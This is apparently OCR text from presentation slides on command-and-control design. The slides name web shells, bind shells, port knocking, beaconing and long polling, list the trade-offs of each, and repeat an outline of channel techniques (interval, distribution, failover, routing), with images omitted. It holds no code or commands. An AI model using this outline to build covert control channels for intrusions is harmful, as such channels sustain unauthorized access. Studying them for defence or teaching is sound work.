
knocking
web shells
bind shells

Efficient
Attribution
Conditional




[technique]

- Orientation
- **Interval**
- Distribution
- Failover
- Routing



[technique]

- Orientation
- **Interval**
- Distribution
- Failover
- Routing



[implementation - beaconing]


web transports
basic agents

Consistent

Simple

Inefficient

Action Delay




[implementation – long polling]

Responsive

Efficient


Conditional

Obscure




[technique]

- Orientation
- Interval
- **Distribution**
- Failover
- Routing




[technique]

- Orientation
- Interval
- Distribution
- **Failover**
- Routing



